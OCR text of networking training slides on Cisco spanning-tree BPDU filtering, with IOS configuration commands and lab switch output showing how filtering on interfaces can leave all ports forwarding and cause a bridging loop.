
Scenario 2: BPDU Filtering Interface

- When applied on an interface:
  - Received BPDUs are ignored
  - No BPDUs are sent
  - In other words, it's like disabling spanning tree
- Be very careful using this
  - Could cause a loop

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Scenario 2: BPDU Filtering



https://t.me/learningnets

Spanning Tree before changes

```
c9200CX# show spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    4097
             Address     68e5.9e69.4d80
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    4097   (priority 4096 sys-id-ext 1)
             Address     68e5.9e69.4d80
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------
Gi1/0/2             Desg FWD 20000     128.2    P2p
Gi1/0/4             Desg FWD 20000     128.4    P2p

c9200CX#
```

https://t.me/learningnets

Enable BPDU Filtering Globally

- Enable BPDU Filtering

```
c9200CX# conf t
c9200CX(config)# interface GigabitEthernet 1/0/2
c9200CX(config-if)# spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
 host. Connecting hubs, concentrators, switches, bridges, etc... to this
 interface  when portfast is enabled, can cause temporary bridging loops.
 Use with CAUTION
%Portfast has been configured on GigabitEthernet1/0/2 but will only
 have effect when the interface is in a non-trunking mode.

c9200CX(config-if)# exit
c9200CX(config)# spanning-tree portfast bpdufilter default
c9200CX(config)#
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE


Result of BPDU Filtering Global config

```
c9200CX# show spanning-tree summary
Switch is in rapid-pvst mode
Root bridge for: VLAN0001
Extended system ID                           is enabled
Portfast Default                             is disabled
PortFast BPDU Guard Default                  is disabled
Portfast BPDU Filter Default                 is enabled
Loopguard Default                            is disabled
EtherChannel misconfig guard                 is enabled
UplinkFast                                   is disabled
BackboneFast                                 is disabled
Configured Pathcost method used is long


Name                   Blocking Listening Learning Forwarding STP Active
---------------------- -------- --------- -------- ---------- ----------
1 vlan                        0         0        0          1          1
c9200CX#
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Demo 1: Destroying a network



https://t.me/learningnets

Enable BPDU Filtering on Interface

- Enable BPDU Filtering

```
c9200CX# conf t
c9200CX(config)# int range GigabitEthernet 1/0/2 - 3
c9200CX(config-if-range)# spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
 host. Connecting hubs, concentrators, switches, bridges, etc... to this
 interface  when portfast is enabled, can cause temporary bridging loops.
 Use with CAUTION
%Portfast has been configured on GigabitEthernet1/0/2 but will only
 have effect when the interface is in a non-trunking mode.

c9200CX(config-if-range)# spanning-tree bpdufilter enable
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Switch 1 output

- All ports are forwarding:

```
c9200CX# show spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    4097
             Address     68e5.9e69.4d80
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec


  Bridge ID  Priority    4097   (priority 4096 sys-id-ext 1)
             Address     68e5.9e69.4d80
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------
Gi1/0/2             Desg FWD 20000     128.2    P2p Edge
Gi1/0/3             Desg FWD 20000     128.3    P2p Edge
```

https://t.me/learningnets

Switch 2 output

- All ports are forwarding:

```
c1000-2# sh spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    32769
             Address     488b.0a81.db80
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec


  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
             Address     488b.0a81.db80
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------
Gi1/0/1             Desg FWD 4         128.1    P2p
Gi1/0/2             Desg FWD 4         128.2    P2p
```


https://t.me/learningnets

Loop Guard

https://t.me/learningnets


DAVID BOMBAL
EDUCATE.MOTIVATE

Loop Guard



